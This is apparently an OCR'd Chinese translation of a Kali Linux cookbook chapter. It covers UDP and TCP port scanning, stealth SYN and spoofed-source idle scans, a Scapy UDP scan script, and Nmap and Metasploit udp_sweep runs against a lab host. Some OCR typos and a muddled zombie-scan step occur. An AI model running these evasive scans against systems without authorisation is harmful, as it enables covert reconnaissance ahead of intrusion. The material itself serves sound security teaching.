
在讲解特定秘籍之前，我们首先要讨论一些有关端口端口的底层原理，你应该理解它们。

3.1 UDP端口扫描

由于 TCP 是更加常用的传输层协议，使用 UDP 的服务常常被人遗忘。虽然 UDP 服务本质上拥有被忽视的趋势，这些服务可以枚举，用来完全理解任何给定目标的工具面，这相当关键。UDP 扫描通常由挑战性，麻烦，并且消耗时间。这一章的前三个秘籍会涉及如何在 Kali 中使用不同工具执行 UDP 扫描。理解 UDP 扫描可以用两种不同的方式执行相当重要。一种技巧会在第一个秘籍中强调，它仅仅依赖于 ICMP 端口不可达响应。这类型的扫描依赖于任何没有绑定某个服务的 UDP 端口都会返回 ICP 端口不可达响应的假设。所以不返回这种响应就代表拥有服务。虽然这种方法在某些情况下十分高效，在主机不生成端口不可达响应，或者端口不可达响应存在速率限制或被防火墙过滤的情况下，它也会返回不精确的结果。一种替代方式会在第二个和第三个秘籍中讲解，是使用服务特定的探针来尝试请求响应，以表明所预期的服务运行在目标端口上。这个方法非常高效，也非常消耗时间。

3.2 TCP 扫描

这一章中，会提及几个不同的 TCP 扫描方式。这些技巧包含隐秘扫描、连接扫描和僵尸扫描。为了理解这些扫描技巧的原理，理解 TCP 如何建立以及维护连接十分重要。TCP 是面向连接的协议，只有连接在两个系统之间建立之后，数据才可以通过 TCP 传输。这个和建立 TCP 连接的过程通常使用三次握手指代。这个内容暗指连接过程涉及的三个步骤。下图展示了这个过程：




TCP SYN 封包从想要建立连接的设备发送，并带有想要连接的设备端口。如果和接收端口关联的服务接收了这个连接，它会向请求系统返回 TCP 封包，其中 SYN 和 ACK 位都是激活的。连接仅仅在请求系统发送 TCP ACK 响应的情况下建立。这个三步过程在两个系统之间建立了 TCP 会话。所有 TCP 端口扫描机制都会执行这个过程的不同变种，来识别远程主机上的活动服务。

连接扫描和隐秘扫描都非常易于理解。连接扫描会为每个扫描端口建立完整的 TCP 连接。这就是说，对于每个扫描的端口，会完成三次握手。如果连接成功建立，端口可以判断为打开的。作为替代，隐秘扫描不建立完整的连接。隐秘扫描也指代 SYN 扫描或半开放扫描。对于每个扫描的端口，指向目标端口发送单个 SYN 封包，所有回复 SYN+ACK 封包的端口假设为运行活动服务。由于初始系统没有发送最后的 ACK，连接只开启了左半边。这用于指代隐秘扫描，是因为日志系统只会记录建立的链接，不会记录任何这种扫描的痕迹。

这一章要讨论的最后一种 TCP 扫描技术叫做僵尸扫描。僵尸扫描的目的是映射远程系统上的所有开放端口，而不会产生任何和系统交互过的痕迹。僵尸扫描背后的工作原理十分复杂。执行僵尸扫描过程需要遵循以下步骤：


1. 将某个远程系统看做你的僵尸。这个系统应该拥有如下特征：
    - 这个系统是限制的，并且和网络上其它系统没有通信。
    - 这个系统使用递增的 IPID 序列。
2. 给僵尸主机发送 SYN+ACK 封包并记录初始 IPID 值。
3. 将封包的 IP 源地址伪造成僵尸主机的 IP 地址，并将其发送给目标系统。
4. 取决于扫描目标的端口状态，会发生下列事情之一：
    - 如果端口开放，扫描目标会向僵尸主机返回 SYN+ACK 封包，它相信僵尸主机发送了之前的 SYN 请求。这里，僵尸主机会以 RST 封包回复这个带路不明的 SYN+ACK 封包，并且将 IPID 值增加 1。
    - 如果端口关闭，扫描目标会将 RST 响应返回给僵尸主机， 它相信僵尸主机发送了之前的 SYN 请求。如果这个值增加了 1，那么之后扫描目标上的端口关闭，。如果这个值增加了 2，那么扫描目标的端口开放。
5. 向僵尸主机发送另一个 SYN+ACK 封包，并求出所返回的 RST 响应中的最后的 IPID 值。如果这个值增加了 1，那么扫描目标上的端口关闭。如果增加了 2，那么扫描目标上的端口开放。

下面的图展示了当僵尸主机用于扫描开放端口时，所产生的交互。



为了执行僵尸扫描，初始的 SYN+SCK 请求应该发给僵尸系统来判断返回 RST 封包中的当前 IPID 值。之后，将伪造的 SYN 封包发往目标咪表，带有僵尸主机的源 IP 地址。如果端口开放，扫描目标会将 SYN+ACK 响应发回僵尸主机。由于将是主机并没有实际发送之前的 SYN 请求，它会将 SYN+ACK 响应看做来路不明，并将 RST 请求发送回目标主机，因此 IPID 会增加 1。最后，应该向僵尸主机发送另一个 SYN+ACK 封包，这会返回 RST 封包并再次增加 IPID。增加 2 的 IPID 表示所有这些事件都发生了，目标端口是开放的。反之，如果扫描目标的端口是关闭的，会发生一系列不同的事件，这会导致 RST 响应的 IPID 仅仅增加 1。

下面的图展示了当僵尸主机用于扫描关闭端口时，所产生的交互。



如果目标端口关闭，发往僵尸系统的 RST 封包是之前伪造的 SYN 封包的响应。由于 RST 封包没有手造恢复，僵尸系统的 IPID 值不会增加。因此，返回给扫描系统的最后的 RST 封包的 IPID 值只会增加 1。这个过程可以对每个想要扫描的端口执行，它可以用于映射远程系统的开放端口，而不需要留下扫描系统执行了扫描的痕迹。

3.3 Scapy UDP 扫描

Scapy 可以用于向网络构造和注入自定义封包。在这个秘籍中，Scapy 会用于扫描活动的 UDP 服务。这可以通过发送空的 UDP 封包给目标端口，之后识别没有回复 ICMP 不可达响应的端口来实现。

准备

为了使用 Scapy 执行 UDP 扫描，你需要一个运行 UDP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，这一节也需要编写脚本的更多信息，请参考第一章中的“使用文本编辑器 *VIM 和 Nano）。

操作步骤

使用 Scapy，我们就可以快速理解 UDP 扫描原理背后的底层规则。为了确认任何给定端口上是否存在 UDP 服务，我们需要让服务器产生响应。这个证明十分困难，因为许多 UDP 服务都只回复服务特定的请求。任何特定服务的知识都会使正面识别该服务变得容易。但是，有一些通常技巧可以用于判断服务是否运行于给定的 UDP 端口，并且准确率还不错。我们将要使用 Scapy 操作的这种技巧是识别关闭的端口的 ICMP 不可达响应。为了向任何给定端口发送 UDP 请求，我们首先需要构建这个请求的一些层面，我们需要构建的第一层就是 IP 层。

```
root@KaliLinux:~# scapy
Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = "172.16.36.135"
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
```

为了构建请求的 IP 层，我们需要将 `IP` 对象赋给变量 `i` 。通过调用 `display` 函数，我们可以确定对象的属性配置。通常，发送和接受地址都设为回送地址， `127.0.0.1` 。这些值可以通过修改目标地址来修改，也就是设置 `i.dst` 为想要扫描的地址的字符串值。通过再次调用 `dislay` 函数，我们看到不仅仅更新的目标地址，也自动更新了和默认接口相关的源 IP 地址。现在我们构建了请求的 IP 层，我们可以构建 UDP 层了。

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
    sport= domain
    dport= domain
    len= None
    chksum= None
>>> u.dport
53
```

为了构建请求的 UDP 层，我们使用和 IP 层相同的技巧。在这个立即中， `UDP` 对象赋给了 `u` 变量。像之前提到的那样，默认的配置可以通过调用 `display` 函数来确定。这里，我们可以看到来源和目标端口的默认值都是 `domain` 。你可能已经猜到了，它表示和端口 53 相关的 DNS 服务。DNS 是个常见服务，通常能在网络系统上发现。为了确认它，我们可以通过引用变量名称和数量直接调用该值。之后，可以通过将属性设置为新的目标端口值来修改。

```
>>> u.dport = 123
>>> u.display()
###[ UDP ]###
    sport= domain
    dport= ntp
    len= None
    chksum= None
```

在上面的例子中，目标端口设为 `123` ，这是 NTP 的端口。既然我们创建了 IP 和 UDP 层，我们需要通过叠放这些层来构造请求。

```
>>> request = (i/u)
>>> request.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= udp
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
###[ UDP ]###
    sport= domain
    dport= ntp
    len= None
    chksum= None
```

我们可以通过以斜杠分离变量来叠放 IP 和 UDP 层。这些层面之后赋给了新的变量，它代表整个请求。我们之后可以调用 `dispaly` 函数来查看请求的配置。一旦构建了请求，可以将其传递给 `sr1` 函数来分析响应：

```
>>> response = sr1(request)
Begin emission:
......Finished to send 1 packets.
....*
Received 11 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0xc0
    len= 56
    id= 63687
    flags=
    frag= 0L
    ttl= 64
    proto= icmp
    chksum= 0xdfe1
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ ICMP ]###
    type= dest-unreach
    code= port-unreachable
    chksum= 0x9e72
    unused= 0
###[ IP in ICMP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 28
    id= 1
    flags=
    frag= 0L
    ttl= 64
    proto= udp
    chksum= 0xd974
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
###[ UDP in ICMP ]###
    sport= domain
    dport= ntp
    len= 8
    chksum= 0x5dd2
```

相同的请求可以不通过构建和堆叠每一层来执行。反之，我们使用单独的一条命令，通过直接调用函数并传递合适的参数：

```
>>> sr1(IP(dst="172.16.36.135")/UDP(dport=123))
..Begin emission:
...*Finished to send 1 packets.

Received 6 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=63689 flags= frag=0L t
tl=64 proto=icmp chksum=0xdfdf src=172.16.36.135 dst=172.16.36.1
80 options=[] |<ICMP  type=dest-unreach code=port-unreachable ch
ksum=0x9e72 unused=0 |<IPerror  version=4L ihl=5L tos=0x0 len=28
 id=1 flags= frag=0L ttl=64 proto=udp chksum=0xd974 src=172.16.3
6.180 dst=172.16.36.135 options=[] |<UDPerror  sport=domain dpor
t=ntp len=8 chksum=0x5dd2 |>>>>
```

要注意这些请求的响应包括 ICMP 封包，它的 `type` 表示主机不可达，它的 `code` 表示端口不可达。这个响应通常在 UDP 端口关闭时返回。现在，我们应该尝试修改请求，使其发送到对应远程系统上的真正服务的目标端口。为了实现它，我们将目标端口修改会 `53` ，之后再次发送请求，像这样：

```
>>> response = sr1(IP(dst="172.16.36.135")/UDP(dport=53),timeout
=1,verbo se=1)
Begin emission:
Finished to send 1 packets.

Received 8 packets, got 0 answers, remaining 1 packets
```

当相同请求发送到真正的服务时，没有收到回复。这是因为 DNS 服务运行在系统的 UDP 端口 53 上，仅仅响应服务特定的请求。这一差异可以用于扫描 ICMP 不可达响应，我们可以通过扫描无响应的端口来确定潜在的服务：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import *
import time
import sys

if len(sys.argv) != 4:
    print "Usage - ./udp_scan.py [Target-IP] [First Port] [Last
Port]"
    print "Example - ./udp_scan.py 10.0.0.5 1 100"
    print "Example will UDP port scan ports 1 through 100 on 10.
0.0.5"
sys.exit()

ip = sys.argv[1]
start = int(sys.argv[2])
end = int(sys.argv[3])

for port in range(start,end):
    ans = sr1(IP(dst=ip)/UDP(dport=port),timeout=5,verbose=0)
    time.sleep(1)
    if ans == None:
        print port
    else:
        pass
```

上面的 Python 脚本向序列中前一百个端口中的每个端口发送 UDP 请求。这里没有接受到任何响应，端口可以认为是开放的。通过运行这个脚本，我们可以识别所有不返回 ICMP 不可达响应的端口：

```
root@KaliLinux:~# chmod 777 udp_scan.py
root@KaliLinux:~# ./udp_scan.py
Usage - ./udp_scan.py [Target-IP] [First Port] [Last Port]
Example - ./udp_scan.py 10.0.0.5 1 100
Example will UDP port scan ports 1 through 100 on 10.0.0.5
root@KaliLinux:~ # ./udp_scan.py 172.16.36.135 1 100
53
68
69
```

超时为 `5` 秒用于接受受到 ICMP 不可达速率限制的响应。即使拥有了更大的响应接收窗口，这种方式的扫描仍然有时不可靠。这就是 UDP 探测扫描是更加高效的替代方案的原因。

工作原理

这个秘籍中，UDP 扫描通过识别不回复 ICMP 端口不可达响应的端口来识别。这个过程非常耗费时间，因为 ICMP 端口不可达响应通常有速率限制。有时候，对于不生成这种响应的系统，这种方式会不可靠，并且 ICMP 通常会被防火墙过滤。替代方式就是使用服务特定的探针来请求正面的响应。这个技巧会在下面的两个秘籍中展示。

3.4 Nmap UDP 扫描

Nmap 拥有可以执行远程系统上的 UDP 扫描的选项。Nmap 的 UDP 扫描方式更加复杂，它通过注入服务特定的谭泽请求，来请求正面的响应，用于确认指定服务的存在，来识别活动服务。这个秘籍演示了如何使用 Nmap UDP 扫描来扫描单一端口，多个端口，甚至多个系统。

准备

为了使用 Nmap 执行 UDP 扫描，你需要一个运行 UDP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

UDP 扫描通常由挑战性，消耗时间，非常麻烦。许多系统会限制 ICMp 主机不可达响应，并且增加扫描大量端口或系统所需的时间总数。幸运的是，Nmap 的开发者拥有更加复杂和高效的工具来识别远程系统上的 UDP 服务。为了使用 Nmap 执行 UDP 扫描，需要使用 `-sU` 选项，并带上需要扫描的主机 IP 地址。

```
root@KaliLinux:~# nmap -sU 172.16.36.135

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:04 EST
Nmap scan report for 172.16.36.135
Host is up (0.0016s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1043.91 seconds
```

虽然 Nmap 使用针对多种服务的自定义载荷来请求 UDP 端口的响应。在没有使用其它参数来指定目标端口时，它仍旧需要大量时间来扫描默认的 1000 个端口。你可以从扫描元数据中看到，默认的扫描需要将近 20 分钟来完成。作为替代，我们可以缩短所需的扫描时间，通过使用下列名Ingles执行针对性扫描：

```
root@KaliLinux:~# nmap 172.16.36.135 -sU -p 53


Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:05 EST
Nmap scan report for 172.16.36.135
Host is up (0.0010s latency).
PORT   STATE SERVICE 53/udp open
domain MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

如果我们指定了需要扫描的特定端口，执行 UDP 扫描所需的的时间总量可以极大江少。这可以通过执行 UDP 扫描并且使用 `-p` 选项指定端口来实现。在下面的例子中，我们仅仅在 `53` 端口上执行扫描，来尝试识别 DNS 服务。也可以在多个指定的端口上指定扫描，像这样：

```
root@KaliLinux:~# nmap 172.16.36.135 -sU -p 1-100

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:06 EST
Nmap scan report for 172.16.36.135
Host is up (0.00054s latency).
Not shown: 85 open|filtered ports
PORT   STATE  SERVICE
8/udp  closed unknown
15/udp closed unknown
28/udp closed unknown
37/udp closed time
45/udp closed mpm
49/udp closed tacacs
53/udp open   domain
56/udp closed xns-auth
70/udp closed gopher
71/udp closed netrjs-1
74/udp closed netrjs-4
89/udp closed su-mit-tg
90/udp closed dnsix
95/udp closed supdup
96/udp closed dixie
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
```

在这个例子中，扫描在前 100 个端口上执行。这通过使用破折号符号，并指定要扫描的第一个和最后一个端口来完成。Nmap 之后启动多个进程，会同时扫描这两个值之间的多有端口。在一些情况下，UDP 分析需要在多个系统上执行。可以使用破折号符号，并且定义最后一个 IP 段的值的范围，来扫描范围内的主机。

```
root@KaliLinux:~# nmap 172.16.36.0-255 -sU -p 53

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:08 EST
Nmap scan report for 172.16.36.1
Host is up (0.00020s latency).
PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2
Host is up (0.039s latency).
PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132
Host is up (0.00065s latency).
PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00028s latency).
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 256 IP addresses (6 hosts up) scanned in 42.81 second
s
```

这个例子中，扫描对 `172.16.36.0/24` 中所有活动主机执行。每个主机都被扫描来识别是否在 53 端口上运行了 DNS 服务。另一个用于扫描多个主机替代选项，就是使用 IP 地址输入列表。为了这样做，使用 `-iL` 选项，并且应该传入相同目录下的文件名称，或者单独目录下的完成文件路径。前者的例子如下：

```
root@KaliLinux:~# nmap -iL iplist.txt -sU -p 123

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:16 EST
Nmap scan report for 172.16.36.1
Host is up (0.00017s latency).
PORT    STATE SERVICE
123/udp open  ntp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2
Host is up (0.00025s latency).
PORT    STATE         SERVICE
123/udp open|filtered ntp
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132
Host is up (0.00040s latency).
PORT    STATE  SERVICE
123/udp closed ntp
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00031s latency).
PORT    STATE  SERVICE
123/udp closed ntp
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 13.27 seconds
```

这个例子中，执行了扫描来判断 NTP 服务是否运行在当前执行目录中的 `iplist.txt` 文件内的任何系统的 123 端口上。

工作原理

虽然 Nmap 仍然含有许多和 UDP 扫描相关的相同挑战，它仍旧是个极其高效的解决方案，因为它使用最高效和快速的技巧组合来识别活动服务。

3.5 Metasploit UDP 扫描

Metasploit 拥有一个辅助模块，可以用于扫描特定的常用 UDP 端口。这个秘籍展示了如何使用这个辅助模块来扫描运行 UDP 服务的单个系统或多个系统。

准备

为了使用 Metasploit 执行 UDP 扫描，你需要一个运行 UDP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

在定义所运行的模块之前，需要打开 Metasploit。为了在 Kali 中打开它，我们在终端会话中执行 `msfconsole` 命令。

```
root@KaliLinux:~# msfconsole
# cowsay++
 ____________
 < metasploit >
 -----------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *

Large pentest? List, sort, group, tag and search your hosts and
services in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/discovery/udp_sweep
msf  auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

    Name       Current Setting  Required  Description
    ----       ---------------  --------  -----------
    BATCHSIZE  256              yes       The number of hosts to
 probe in each set
    CHOST                       no        The local client addre
ss
    RHOSTS                      yes       The target address ran
ge or CIDR identifier
    THREADS    1                yes       The number of concurre
nt threads
```

为了在 Metasploit 中运行 UDP 扫描模块，我们以模块的相对路径调用 `use` 命令。一旦选择了模块，可以使用 `show options` 命令来确认或更改扫描配置。这个命令会展示四个列的表格，包括 `name` 、 `current settings` 、 `required` 和 `description` 。 `name` 列标出了每个可配置变量的名称。 `current settings` 列列出了任何给定变量的现有配置。 `required` 列标出对于任何给定变量，值是否是必须的。 `description` 列描述了每个变量的功能。任何给定变量的值可以使用 `set` 命令，并且将新的值作为参数来修改。

```
msf  auxiliary(udp_sweep) > set RHOSTS 172.16.36.135
RHOSTS => 172.16.36.135
msf  auxiliary(udp_sweep) > set THREADS 20
THREADS => 20
msf  auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

    Name       Current Setting  Required  Description
    ----       ---------------  --------  -----------
    BATCHSIZE  256              yes       The number of hosts to
 probe in each set
    CHOST                       no        The local client addre
ss
    RHOSTS     172.16.36.135    yes       The target address ran
ge or CIDR identifier
    THREADS    20               yes       The number of concurre
nt threads
```

在上面的例子中， `RHOSTS` 值修改为我们打算扫描的远程系统的 IP 地址。此外，线程数量修改为 20。 `THREADS` 的值定义了在后台执行的当前任务数量。确定线程数量涉及到寻找一个平衡，既能提升任务速度，又不会过度消耗系统资源。对于多数系统，20 个线程可以足够快，并且相当合理。修改了必要的变量之后，可以再次使用 `show options` 命令来验证。一旦所需配置验证完毕，就可以执行扫描了。

```
msf  auxiliary(udp_sweep) > run

[*] Sending 12 probes to 172.16.36.135->172.16.36.135 (1 hosts)
[*] Discovered Portmap on 172.16.36.135:111 (100000 v2 TCP(111),
 100000 v2 UDP(111), 100024 v1 UDP(36429), 100024 v1 TCP(56375),
 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049),
100021 v1 UDP(34241), 100021 v3 UDP(34241), 100021 v4 UDP(34241)
, 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049),
 100021 v1 TCP(50333), 100021 v3 TCP(50333), 100021 v4 TCP(50333
), 100005 v1 UDP(47083), 100005 v1 TCP(57385), 100005 v2 UDP(470
83), 100005 v2 TCP(57385), 100005 v3 UDP(47083), 100005 v3 TCP(5
7385))
[*] Discovered NetBIOS on 172.16.36.135:137 (METASPLOITABLE:<00>
:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :__MSBROWSE__:<
01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:
00:00:00:00:00)
[*] Discovered DNS on 172.16.36.135:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit 中所使用的 `run` 命令用于执行所选的辅助模块。在上面的例子中， `run` 命令对指定的 IP 地址执行 UDP 扫描。 `udp_sweep` 模块也可以使用破折号符号，对地址序列执行扫描。

```
msf  auxiliary(udp_sweep) > set RHOSTS 172.16.36.1-10
RHOSTS => 172.16.36.1-10
msf  auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

    Name       Current Setting  Required  Description
    ----       ---------------  --------  -----------
    BATCHSIZE  256              yes       The number of hosts to
 probe in each set
    CHOST                       no        The local client addre
ss
    RHOSTS     172.16.36.1-10   yes       The target address ran
ge or CIDR identifier
    THREADS    20               yes       The number of concurre
nt threads

msf  auxiliary(udp_sweep) > run

[*] Sending 12 probes to 172.16.36.1->172.16.36.10 (10 hosts)
[*] Discovered NetBIOS on 172.16.36.1:137 (MACBOOKPRO-3E0F:<00>:
U :00:50:56:c0:00:08)
[*] Discovered NTP on 172.16.36.1:123 (NTP v4 (unsynchronized))
[*] Discovered DNS on 172.16.36.2:53 (BIND 9.3.6-P1-RedHat-9.3.6
-20. P1.el5_8.6)
[*] Scanned 10 of 10 hosts (100% complete)
[*] Auxiliary module execution completed
```

在上面的例子中，UDP 扫描对 10 个主机地址执行，它们由 `RHOSTS` 变量指定。与之相似， `RHOSTS` 可以使用 `CIDR` 记法来定义网络范围，像这样：

```
msf  auxiliary(udp_sweep) > set RHOSTS 172.16.36.0/24
RHOSTS => 172.16.36.0/24
msf  auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
probe in each set
   CHOST                       no        The local client addres
s
   RHOSTS     172.16.36.0/24   yes       The target address rang
e or CIDR identifier
   THREADS    20               yes       The number of concurren
t threads

msf  auxiliary(udp_sweep) > run

[*] Sending 12 probes to 172.16.36.0->172.16.36.255 (256 hosts)
[*] Discovered Portmap on 172.16.36.135:111 (100000 v2 TCP(111),
 100000 v2 UDP(111), 100024 v1 UDP(36429), 100024 v1 TCP(56375),
 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049),
100021 v1 UDP(34241), 100021 v3 UDP(34241), 100021 v4 UDP(34241)
, 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049),
 100021 v1 TCP(50333), 100021 v3 TCP(50333), 100021 v4 TCP(50333
), 100005 v1 UDP(47083), 100005 v1 TCP(57385), 100005 v2 UDP(470
83), 100005 v2 TCP(57385), 100005 v3 UDP(47083), 100005 v3 TCP(5
7385))
[*] Discovered NetBIOS on 172.16.36.135:137 (METASPLOITABLE:<00>
:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :__MSBROWSE__:<
01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:
00:00:00:00:00)
[*] Discovered NTP on 172.16.36.1:123 (NTP v4 (unsynchronized))
[*] Discovered NetBIOS on 172.16.36.1:137 (MACBOOKPRO-3E0F:<00>:
U :00:50:56:c0:00:08) [*] Discovered DNS on 172.16.36.0:53 (BIND
 9.3.6-P1-RedHat-9.3.6-20. P1.el5_8.6)

[*] Discovered DNS on 172.16.36.2:53 (BIND 9.3.6-P1-RedHat-9.3.6
-20. P1.el5_8.6)
[*] Discovered DNS on 172.16.36.135:53 (BIND 9.4.2)
